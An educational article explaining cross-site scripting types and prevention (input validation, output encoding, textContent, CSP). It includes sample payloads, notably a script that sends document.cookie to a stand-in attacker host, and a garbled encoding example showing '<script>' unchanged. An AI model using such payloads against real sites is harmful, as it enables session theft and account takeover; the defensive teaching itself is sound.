
XSS
# Index
# Description
# Why is XSS Dangerous?
# Types of XSS
# How Attackers Exploit XSS?
# How to Prevent XSS
# XSS in OWASP
# Description:

Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to inject malicious scripts into a web application. These scripts are then executed in the browser of other users visiting the affected page. Unlike attacks that target the server directly, XSS attacks target the users of the application.
# Why is XSS Dangerous?
An attacker may use XSS to:
- Steal session cookies
- Hijack user accounts
- Capture login credentials
- Redirect users to malicious websites
- Display fake login forms
- Modify website content
- Perform actions on behalf of a user
# Types of XSS
1. Stored XSS
The malicious script is permanently stored on the server.
Examples:
- Blog comments
- User profiles
- Forum posts
- Product reviews
When other users view the content, the script executes automatically.
Example Flow
- Attacker submits malicious script.
- Application stores it in the database.
- User visits the page.
- Browser executes the script.
2. Reflected XSS
The malicious payload is included in a URL or request and immediately reflected back to the user.
Example: https://example.com/search?q=<script>alert('XSS')</script>
If the application displays the search term without encoding it, the script executes.
3. DOM-Based XSS
The vulnerability exists in client-side JavaScript.
Example: document.getElementById('result').innerHTML = location.hash;
If an attacker controls the URL fragment, malicious code may be injected into the page.
# How Attackers Exploit XSS?
A common attack is session theft.
Example: <script>fetch('https://attacker-site.com/log?cookie=' + document.cookie);</script>
If session cookies are not protected, an attacker may gain access to user accounts.
# How to Prevent XSS
1. Validate User Input
Accept only expected input formats.
Examples:
- Email addresses
- Phone numbers
- Numeric values
2. Encode Output
Convert dangerous characters before displaying user data.
Example <script> becomes <script>
3. Avoid innerHTML
Instead of: element.innerHTML = userInput;
Use: element.textContent = userInput;
4. Implement Content Security Policy (CSP)
A CSP helps restrict which scripts can execute on a page.
5. Use Secure Frameworks
Modern frameworks provide built-in protections:
- React
- Angular
- Vue.js
However, unsafe coding practices can still introduce vulnerabilities.
# XSS in OWASP
Historically, XSS had its own category in the OWASP Top 10. In recent versions, it is generally grouped under broader categories such as Injection because it remains one of the most common web application vulnerabilities.
Article Metadata:
Published Date: 2026-06-14
Updated Date: 2026-06-14
About the Author: Team absequ is a group of engineers and researchers working on real-world systems, software development, and technology solutions.